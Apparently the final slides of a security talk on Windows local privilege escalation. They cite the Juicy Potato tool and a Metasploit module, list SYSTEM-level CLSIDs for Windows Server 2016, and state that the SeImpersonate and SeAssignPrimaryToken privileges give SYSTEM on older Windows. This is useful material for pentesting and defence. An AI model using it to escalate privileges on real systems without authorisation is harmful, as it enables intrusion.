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
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- ★ All you need can be found here: (https://github.com/ohpe/juicy-potato)
- ★ Including a list of valid CLSIDs for several Windows versions
- ★ Also available as a metasploit module: (exploit/windows/local/ms16_075_reflection juicy)

Windows Server 2016 Standard			
LocalService	AppID	CLSID	User
XblGameSave	{C5D3C0E1- DC41-4F83- 8BA8- CC0D46BCCDE3}	{F7FD3FD6- 9994-452D- 8DA7- 9A8FD87AEEF4}	NT AUTHORITY\SYSTEM
XblGameSave	{C5D3C0E1- DC41-4F83- 8BA8- CC0D46BCCDE3}	{5B3E6773- 3A99-4A3D- 8096- 7765DD11785C}	NT AUTHORITY\SYSTEM
XblAuthManager	{2A947841 - 0594 - 48CF - 9C53 - A08C95C22B55}	{0134A8B2- 3407-4B45- AD25- E9F7C92A80BC}	NT AUTHORITY\SYSTEM
wuauserv	{653C5148 - 4DCE - 4905 - 9CFD - 1B23662D3D9E}	{e60687f7- 01a1-40aa- 86ac- db1cbf673334}	NT AUTHORITY\SYSTEM



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
Final thoughts



- → Never underestimate "whoami /priv" especially in an elevated shell!
- → On Windows desktops pre Win10-1809 & WinServer pre 2019, if you have SeImpersonate or SeAssignPrimaryToken, "The golden privileges", you are SYSTEM!
 - "Service Users" are more a safety rather than a security feature
- → Maybe there are other not so well known privileges to abuse from?
- → **Side note**: Did you know? Starting from Win 10 1803/Win Server 2019 up to September 2019 Security Update it was possible for "SERVICE" accounts to abuse "UsoSvc" and get SYSTEM priv!!

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whoami /priv - that's all, thank you!





...hope you enjoyed my talk, did you?

